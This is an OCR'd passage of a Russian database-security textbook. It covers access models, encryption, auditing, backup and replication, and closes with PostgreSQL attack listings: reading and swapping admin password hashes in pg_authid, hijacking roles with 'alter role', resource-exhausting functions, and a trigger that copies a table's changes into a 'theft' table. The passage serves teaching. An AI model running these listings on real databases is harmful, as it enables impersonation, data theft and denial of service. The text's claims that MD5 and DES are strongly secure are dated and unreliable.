


Рис. 2.8. Запись информации в мандатных системах

Ролевую модель можно рассматривать как объектно-ориентированную подсистему, облегчающую администрирование по-

средством определения связей между ролями аналогичных наследованию в объектно-ориентированных системах. Последнее позволяет сократить количество созданных ролей, что приводит к существенному снижению административных связей в системе.

Ролевая модель управления доступом строится на следующих базовых понятиях:

- субъект (пользователь, процесс и т.д.);
- сеанс работы субъекта;
- роль;
- объект системы (таблица, столбец БД и т.д.);
- операция (добавление, изменение, удаление записей БД, создание роли и т.д.);
- право на выполнение операции.




Рис. 2.9. Схематичное представление ролевой модели доступа

Роли реализуют отношение «многие ко многим» между субъектами и правами на выполнение операций. Одна роль может быть определена для нескольких субъектов, а для одного субъекта может быть определено несколько ролей.

Для ролей системы реализуется наследование, т.е. если роль 2 является наследницей роли 1, то все права на выполнение операций роли 1 определены и для роли 2. Данное отношение является иерархическим. Например, формирование иерархии ролей для высшего учебного заведения может быть таким, как показано на рис. 2.10.

Ролевая модель предусматривает разделение обязанностей в двух видах:

1) статическом;
2) динамическом.




Рис. 2.10. Пример иерархии ролей

Статическое разделение обязанностей накладывает ограничения на задание субъектам ролей, например, для субъекта не могут быть заданы некоторые роли одновременно или существует ограничение на количество задаваемых ролей.

При динамическом разделении обязанностей, в отличие от статического, учитываются сеансы работы субъекта, например, субъект не может одновременно (в разных сеансах) работать под разными ролями. Таким образом, в системе реализуются временные ограничения.

В качестве достоинства ролевой модели безопасности можно отметить удобство ее применения в сложных системах, а в качестве недостатка — сложность реализации.

2.5. КРИПТОГРАФИЧЕСКИЕ МЕТОДЫ ЗАЩИТЫ ДАННЫХ

В базах данных выделяют следующие основные методы защиты данных [27]:

- хеширование;
- симметричное шифрование;
- асимметричное шифрование.

Шифрование применяется для того, чтобы исходные данные, называемые открытыми, преобразовать в секретный формат, называемый зашифрованными данными. Применение шифрования обеспечивает конфиденциальность данных и гарантирует их неизменность во время передачи по открытым каналам связи и позволяет проверить личность отправителя. Перечисленные преиму-

щества могут быть достигнуты с помощью любого метода шифрования информации.

Хеширование. Хеширование реализуется с применением хеш-функции, которая формирует уникальную подпись (хеш) фиксированной длины для исходных данных. Хеш генерируется специальным алгоритмом (хеш-функцией) и используется для сравнения данных. Он всегда уникален для исходных данных, поэтому внесение любых изменений в исходные данные приведет к изменению значения хеша. Последнее может быть использовано для проверки фактов внесения изменений в исходные данные.

Метод хеширования отличается от других методов кодирования тем, что после кодирования хеш не может быть расшифрован или изменен. Это значит, что если злоумышленник получит хеш-код, то он не сможет его декодировать и получить исходные данные.

Распространенные методы хеширования: Message Digest 5 (MD5) и Secure Hashing Algorithm (SHA).

В качестве преимущества метода хеширования стоит отметить высокую стойкость к вмешательству, а в качестве недостатка — низкую гибкость по сравнению с другими методами.

Симметричное шифрование. Симметричное шифрование является одним из старейших методов шифрования и по сей день является одним из наиболее безопасных методов шифрования. Данный метод шифрования имеет второе название — «шифрование с частным ключом». Такое название связано с тем, что при шифровании и расшифровке данных используется единый ключ, который должен оставаться секретным, так как любой обладатель ключа может расшифровать закодированные данные. Метод симметричного шифрования работает по схеме, изображенной на рис. 2.11.

Отправитель шифрует данные, используя ключ, а получатель использует тот же ключ для расшифровки данных. Таким образом, ключ может быть сгенерирован как отправителем, так и получателем, затем ключ должен быть передан противоположной стороне по закрытому (защищенному) каналу связи, шифрованные данные передаются по открытому каналу связи.

Рассмотренный метод шифрования используется для защиты потоков данных или блоков данных в зависимости от объема данных, которые нужно зашифровать или расшифровать за один раз. В потоковом режиме шифруется каждая отдельная единица информации, тогда как при блочном методе шифруются отдельные блоки данных.




Рис. 2.11. Схема симметричного метода шифрования

Методы симметричного шифрования: Data Encryption Standard (DES), Advanced Encryption Standard (AES) и International Data Encryption Algorithm (IDEA).

Преимуществом симметричного шифрования является их высокая производительность, а недостатком — сложность в передаче ключа между отправителем и получателем информации.

Асимметричное шифрование. Для решения проблемы передачи ключа между отправителем и получателем информации был разработан асимметричный метод шифрования данных. Рассматриваемый метод шифрования также называют шифрованием с открытым ключом. Метод асимметричного шифрования работает по схеме, представленной на рис. 2.12.

Асимметричный метод шифрования работает следующим образом. На стороне получателя генерируются два ключа: закрытый и открытый. С помощью открытого ключа можно зашифровать данные, а для их расшифровки необходим закрытый ключ. Таким образом, открытый ключ можно посылать по открытому каналу связи, поскольку, если он попадет в руки злоумышленника, использовать его для расшифровки данных невозможно. Закрытый ключ используется только для расшифровки данных и поэтому никуда не посылается, а остается у получателя.

В тех случаях, когда возникает необходимость организации двунаправленной связи между отправителем и получателем, необходимо сгенерировать на каждой из сторон пары закрытых и от-

крытых ключей и реализовать обмен открытых ключей. Таким образом, каждая из сторон будет знать свои закрытый, открытый ключи и открытый ключ другой стороны. Закрытый ключ каждой стороны не передается по открытому каналу связи, тем самым оставаясь засекреченным.




Рис. 2.12. Схема асимметричного метода шифрования

Распространенные алгоритмы, использующие асимметричный метод шифрования: RSA и Diffie-Hellman.

2.6. АУДИТ В БАЗАХ ДАННЫХ

Аудит действий пользователей в БД является полезным дополнительным инструментом для обеспечения ИБ и исключения ошибок при эксплуатации системы. Главным критерием для выбора механизма, реализующего аудит действий пользователей, является минимальное влияние внедряемого решения на производительность системы. С этой позиции активный аудит проигрывает пассивному аудиту, так как использование интеллектуального активного аудита требует большего количества ресурсов системы, но его применение позволяет не просто фиксировать вредоносные действия, а может их предотвратить.

Приведем примеры, подтверждающие необходимость внедрения аудита действий пользователей на уровне БД:

- как правило, администратор системы реализует сопровождение системы с помощью SQL-команд, поэтому его действия в жур-

нале событий прикладной системы не отражаются. Таким образом, вредоносные действия, выполненные от имени администратора, не фиксируются;

- в эксплуатируемой прикладной системе могут присутствовать уязвимости, которые способны использовать злоумышленники для выполнения вредоносных действий в системе; например, ими могут использоваться уязвимости типа SQL-инъекции;
- при эксплуатации прикладных систем нередко возникают задачи, требующие прямого взаимодействия с БД посредством SQL-команд. В этом случае история данных взаимодействия также не будет зафиксирована в журнале событий прикладной системы.

Рассмотренные примеры подтверждают необходимость применения аудита действий пользователей на уровне БД.

На практике для организации аудита действий пользователей в БД используются два основных подхода его реализации (рис. 2.13).




Рис. 2.13. Аудит действий пользователей в БД

Рассмотрим подробнее каждую из разновидностей аудита.

Аудит на основе триггеров. Реализация аудита на основе триггеров — наиболее распространенный способ протоколирования операций, выполняемых в БД. Рассматриваемый способ аудита позволяет фиксировать изменения записей и модификацию схемы БД.

В качестве недостатка аудита на основе триггеров можно отметить снижение производительности. Последнее объясняется тем, что для каждой операции, выполняемой в БД, выполняется дополнительная операция записи действий в таблицу аудита. Таким образом, данный подход применим для компактных систем, состоящих из небольшого количества таблиц, так как его внедрение для большой системы приводит к сильному снижению производительности.

Аудит по журналу транзакций. Для преодоления недостатков аудита на основе триггеров был разработан способ аудита на основе журнала транзакций БД. Как правило, данный способ аудита реализуется в виде отдельных программных продуктов, которые реализуют захват журнала транзакций БД и позволяют извлекать из него информацию о действиях пользователей в системе.

Недостаток данного способа, как и в случае предыдущего рассмотренного способа аудита, — повышение нагрузки на сервер, следствием которой является общее снижение производительности системы.

Таким образом, можно сделать вывод, что реализация в системе аудита повышает уровень ИБ системы в целом, но снижает общую производительность системы.

2.7. РЕЗЕРВИРОВАНИЕ БАЗ ДАННЫХ

Резервирование БД — процесс создания копии БД на носителе (жестком диске, DVD и т.д.), предназначенном для восстановления данных в оригинальном или новом месте их расположения в случае их повреждения или разрушения.

Рассмотрим основные требования, предъявляемые к системе резервирования БД:

- надежность хранения информации — обеспечивается применением отказоустойчивого оборудования систем хранения, дублированием информации и заменой утерянной копии другой в случае уничтожения одной из копий (в том числе как часть отказоустойчивости);
- простота в эксплуатации — автоматизация (по возможности минимизировать участие человека — как пользователя, так и администратора);
- быстрота внедрения — простота установки и настройки программ, быстрое обучение пользователей.

К наиболее распространенным разновидностям резервирования БД относятся:

- полная резервная копия;
- дифференциальная резервная копия;
- копия журнала транзакций;
- резервное копирование файлов.

Рассмотрим подробнее каждую из разновидностей.

Полная резервная копия включает все объекты БД, включая системные таблицы и данные, а также части журнала транзакций, применяемые во время создания резервной копии. Используя полученную резервную копию, можно полностью восстановить со-

стояние, которое БД имела на момент завершения процесса резервирования.

Дифференциальная резервная копия включает только данные, которые изменились с момента последнего полного резервного копирования, и содержит части журнала транзакций, необходимые для восстановления БД в состояние, которое она имела на момент завершения резервного копирования. Поскольку сохраняются только изменения, резервное копирование этого вида является более быстрым и его можно проводить чаще. Таким образом, рост количества изменений, выполненных в БД с момента последнего полного резервного копирования, влечет за собой увеличение объема каждой последующей дифференциальной копии.

Существует разновидность дифференциального копирования, называемая инкрементным резервным копированием, которая записывает изменения после последнего полного или инкрементного резервного копирования; таким образом, снижается общий объем резервной копии. Для восстановления БД должны быть восстановлены данные полного резервного копирования, а затем — все последующие инкрементные копии.

При создании резервной копии журнала транзакций (последовательной записи всех изменений в БД) в нее записываются изменения, произошедшие после последнего резервного копирования журнала транзакций, а затем журнал усекается, что очищает его от транзакций, которые были завершены или прерваны. В отличие от полного и дифференциального резервного копирования в этом случае записывается состояние журнала транзакций на момент начала операции резервного копирования, а не на момент ее завершения.

При выполнении резервного копирования файлов создаются копии отдельных файлов и групп файлов БД, а не БД целиком. Последнее позволяет сэкономить время, поэтому данный вид резервного копирования полезен при работе с большими БД. При выполнении резервирования БД данного вида необходимо создание резервной копии журнала транзакций, а в случаях если объекты БД физически распределены по нескольким файлам, их следует резервировать одновременно. Данный вид резервного копирования удобен, когда файлы находятся на разных физических носителях.

2.8. РЕПЛИКАЦИИ БАЗ ДАННЫХ

Репликация БД — это синхронизация, с большей или меньшей задержкой, множества серверов БД. Данная технология применяется для решения двух задач:

1) наращивания производительности БД;
2) резервирования БД.

Вторая задача непосредственно связана с ИБ БД, поэтому рассмотрим ее подробнее.

Выделяют следующие два основных подхода организации репликаций БД:

1) Master-Slave репликация;
2) Master-Master репликация.

Master-Slave репликация. При реализации Master-Slave репликации выделяется один основной сервер (БД Master), который выполняет все изменения в данных и обрабатывает пользовательские запросы на чтение данных, и вспомогательный сервер (БД Slave) — синхронизируется с основным сервером путем копирования данных и обрабатывает пользовательские запросы только на чтение данных (рис. 2.14).




Рис. 2.14. Схема Master-Slave репликации

В реализации данного типа репликации может использоваться несколько вспомогательных серверов. Это позволит нарастить скорость чтения данных в системе и повысить ИБ за счет создания копий основного сервера. Стоит отметить, что серверы системы могут быть территориально удалены друг от друга. Последнее может обеспечить сохранность данных, например, в случае пожара в серверной.

При возникновении нештатных ситуаций и выходе из строя вспомогательного сервера необходимо переключить клиентов на работу с основным сервером, а после восстановления работы

вспомогательного сервера восстановить репликацию. В случаях выхода из строя основного сервера необходимо перевести вспомогательный сервер в статус основного сервера, затем восстановить основной сервер и настроить репликацию.

Реализацию Master-Slave используют только для реализации резервирования БД. В такой конфигурации основной сервер обрабатывает все запросы пользователей, а вспомогательный сервер работает в режиме синхронизации с основным сервером и не выполняет других функций. При выходе из строя основного сервера все операции переключаются на вспомогательный сервер.

Master-Master репликация. В случае организации репликации по схеме Master-Master любой из серверов может использоваться для чтения и записи информации (рис. 2.15).




Рис. 2.15. Схема Master-Master репликации

Выход из строя одного из серверов в репликации по схеме Master-Master, как правило, приводит к потере информации. Восстановление системы также осложняется необходимостью ручного анализа данных, обусловленного согласованием контента обоих серверов после сбоя.

При реализации репликаций посредством обеих рассмотренных схем синхронизация данных может быть настроена с заданной задержкой или даже выполняться в ручном режиме в случае необходимости. Это может потребоваться для снижения нагрузки на систему, например в случаях использования репликации как средства резервирования БД.

2.9. ПРИМЕРЫ АТАК, СПЕЦИФИЧЕСКИХ ДЛЯ БАЗ ДАННЫХ

Операционные системы исторически появились раньше СУБД и поэтому они являются основой для разработки и испытания технологий атак на обрабатываемую информацию. Таким образом, многие методики атак на БД были заимствованы и адаптированы из области ОС. Рассмотрим наиболее распространенные атаки на БД.

Подбор и манипуляции с паролями. Одной из слабостей системы аутентификации является возможность получения пароля привилегированного пользователя или его образа. Если аутентификация проводится средствами самой СУБД, то используемые для этой операции пароли (их образы) могут храниться в одной из служебных таблиц. Если пользователь имеет доступ к данным таблицам, то он может узнать образ пароля или незаметно подменить пароль. В лист. 2.1 показан пример получения образа пароля в СУБД PostgreSQL. По умолчанию в PostgreSQL хранятся MD5-хеши от конкатенации пароля и имени пользователя.

Листинг 2.1. Получение образа пароля в PostgreSQL

```
1 # select rolpassword
2 # from pg_authid
3 # where rolname='admin';
4
5          rolpassword
6 -----------------------------------
7 md560e2328dc6f907536c689dae896544f1
```

Знание образа значительно облегчает поиск пароля методом перебора. В зависимости от настроек СУБД пароль может также храниться в открытом виде. В случае если злоумышленник имеет также права на запись в каталог `pg_authid`, возможна подмена пароля. Пример такой атаки приведен в лист. 2.2.

Листинг 2.2. Подмена пароля с помощью прямой записи

```
1 # update pg_authid
2 # set rolpassword = md5 ('asdadmin')
3 # where rolname = 'admin';
4 UPDATE 1
5
6 # update pg_authid
7 # set rolpassword =
8 # 'md560e2328dc6f907536c689dae896544f1'
9 # where rolname = 'admin';
10 UPDATE 1
```

Сначала злоумышленник, который знает имя пользователя и образ его пароля, поменяет пароль с помощью встроенной функции получения MD5-хэша. После он может аутентифицироваться как атакуемый пользователь. После выполнения необходимых действий злоумышленник возвращает предыдущий пароль, оставаясь незамеченным.

Отметим, что в большинстве случаев пользователи, не являющиеся суперпользователями, не имеют доступа к каталогу `pg_authid`, что делает эту атаку маловероятной.

Другой проблемой является доступ пользователей к команде `alter role`. В лист. 2.3 показаны два примера использования данной команды для получения определенных прав. В первом примере злоумышленник просто изменяет пароль другого пользователя. Недостаток такой атаки в том, что подмена пароля обнаружится при первой попытке аутентификации. Во втором примере злоумышленник изменяет роль, которая изначально не предназначена для авторизации.

Листинг 2.3. Атака с помощью команды `alter role`

```
# alter role mod_user password 'pass';
ALTER ROLE
# alter role mod_group login password 'pass';
ALTER ROLE
```

Нецелевое использование ресурсов сервера. При неограниченном доступе к ресурсам сервера злоумышленник может нарушить доступность информации, хранящейся на сервере. В лист. 2.4 приведен пример хранимой функции, загружающей процессор сервера бессмысленными вычислениями.

Листинг 2.4. Функция, загружающая процессор сервера

```
create or replace function evil_function ()
  returns integer as
  $body$
  declare
    i integer;
  begin
    loop
      i := 1;
      exit when i > 2;
    end loop;
    return 1;
  end;
  $body$
language plpgsql;
```

Вызов функции приводит к полной загрузке процессора (рис. 2.16), что усложнит доступ к СУБД другим пользователям.




Рис. 2.16. Загрузка процессора бесполезными вычислениями

В лист. 2.5 приведен пример функции, которая кроме ресурсов процессора использует ресурсы внешней памяти, а также загружает сервер операциями с дисковой памятью (рис. 2.17, 2.18).

Листинг 2.5. Функция, использующая внешнюю память

```
1 create table tab (r text);
2
3 create or replace function evil_memory ()
4 returns integer as
5  $body$
6  declare
7    i integer;
8    nt text;
9  begin
10   i := 0;
11   loop
12      i := i + 1;
13      nt := '00000000000000000000000000000000';
14      nt := nt || to_char (i, '999999');
15      insert into tab values (new_text);
16      exit when i > 999999;
17    end loop;
18    return 1;
19  end;
20  $body$
21 language plpgsql;
```

Для реализации данной атаки злоумышленнику требуются права на создание таблиц. Тем не менее в случае отсутствия таких прав может использоваться одна из существующих таблиц с подходящей структурой.




Рис. 2.17. Загрузка процессора и памяти бесполезными вычислениями




Рис. 2.18. Повышенное использование доступа дисковой памяти

Использование триггеров для выполнения незапланированных функций. Автоматическое срабатывание триггера при выполнении различных операций открывает для злоумышленника дополнительную возможность кражи и порчи данных в случае, если он имеет соответствующие права. Приведем пример такой атаки. Пусть в некоторой БД существует таблица `notes_table` с полем `num` целочисленного типа и полем `note` типа `text`. Злоумышленнику требуется получить запись всех изменений, сделанных

в данной таблице. Для этого он создает новую таблицу, а также триггер, активирующийся при изменении содержимого в таблице `notes_table` (лист. 2.6).

Листинг 2.6. Кража данных с использованием триггера

```
1 create table theft (a1 integer, a2 text, action
  text);
2
3 create or replace function theft_function ()
4 returns trigger as
5  $body$
6  declare
7    n integer;
8    t text;
9  begin
10   if tg_op = 'INSERT' or
11   tg_op = 'UPDATE' then
12   n := new.num;
13   t := new.note;
14   insert into theft values (n, t, 'I');
15   end if;
16
17   if tg_op = 'DELETE' or
18   tg_op = 'UPDATE' then
19   n := old.num;
20   t := old.note;
21   insert into theft values (n, t, 'D');
22   end if;
23
24   if tg_op = 'INSERT' or
25   tg_op = 'UPDATE' then
26   return new;
27   elsif tg_op = 'DELETE' then
28   return old;
29  end if;
30  end;
31  $body$
32 language plpgsql;
33
34 create trigger theft_trigger
35  after insert or update or delete
36  on notes_table
37  for each row
38  execute procedure theft_function ();
```

Пусть над таблицей выполняются действия (лист. 2.7).

Листинг 2.7. Действия над таблицей notes_table

```
